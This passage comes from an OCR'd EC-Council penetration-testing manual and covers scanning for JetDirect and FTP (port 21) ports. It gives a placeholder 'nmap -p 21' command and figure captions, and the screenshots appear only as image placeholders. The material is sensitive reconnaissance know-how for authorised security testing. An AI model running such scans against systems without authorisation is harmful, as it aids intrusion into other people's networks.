


Figure L.33: Port scan for JetDirect ports using Zenmap





Figure L.34: Port scan for JetDirect ports using Nmap in Parrot

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Port Scan for FTP Port (Port 21)

Source: *https://nmap.org*

FTP is a complete TCP-based service. The FTP server port 21 establishes a data channel connection between the FTP server and client machine. Nmap will show port 21 in open state if the FTP service is activated in the target server.

The following nmap command allows penetration tester to scan the FTP data port:

```
nmap -p 21 x.x.x.x
```


Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure L.35: Port scan for FTP ports using Zenmap


